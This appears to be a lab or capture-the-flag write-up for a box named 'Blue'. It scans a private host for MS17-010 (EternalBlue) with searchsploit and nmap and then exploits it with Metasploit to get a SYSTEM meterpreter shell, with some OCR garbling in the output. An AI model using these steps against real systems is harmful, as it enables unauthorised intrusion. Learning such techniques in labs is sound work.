
## Blue

Use searchsploit to find eternal blue exploits, which provides MS17-010, ls /usr/share/nmap/scripts and pipe to grep to serach for any nmap scripts that can tell us if a host is vulnerable to eternal blue, run the nmap script against the target:

```
—(kali⊕kali)-[~/Desktop]

—$ searchsploit eternalblue
   Exploit Title
                                                                                                                                                                                                                                                                                                                      | Path
 Microsoft Windows 7/2008 R2 - 'EtornalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EtornalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
                                                                                                                                                                                                                                                                                                                          windows/remote/42315.py
windows_x86-64/remote/42030.py
(kali@ kali)-[~/Desktop]
-$ ping 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.587 ms
64 bytes from 10.1.1.10: icmp_seq=2 ttl=128 time=0.445 ms
^C
 --- 10.1.1.10 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1032ms rtt min/avg/max/mdev = 0.445/0.516/0.587/0.071 ms
 (kali@kali)-[~/Desktop]
$ ls /usr/share/nmap/scripts | grep ms17
smb-vuln-ms17-010.nse
        -(kali⊕kali)-[~/Desktop]
 $ nmap -p445 -v -script smb-vuln-ms17-010 10.1.1.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 18:23 EDT
Starting Nmap 7.91 (https://nmap.org ) at 2021-09-29 18:23 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:23
Completed NSE at 18:23
Completed NSE at 18:23
Scanning 10.1.1.10 [2 ports]
Completed Ping Scan at 18:23, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using —system-dns or specify valid servers with —dns-servers
Initiating Connect Scan at 18:23
Scanning 10.1.1.10 [1 port]
Discovered open port 445/tcp on 10.1.1.10
Completed Connect Scan at 18:23, 0.00s elapsed (1 total ports)
NSE: Script scanning 10.1.1.10.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Nmap scan report for 10.1.1.10
Host is up (0.00046s latency).
 PORT STATE SERVICE
445/tcp open microsoft-ds
 Host script results:
| smb-vuln-ms17-010:
           VULNERABLE:
             Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
               IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).
                    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
 NSE: Script Post-scanning.
 Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Metasploit provides quite a few eternal blue exploits, exploit/windows/smb/ms17\_010\_eternalblue works, set RHOSTS and LHOST to the proper hosts and exploit:



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

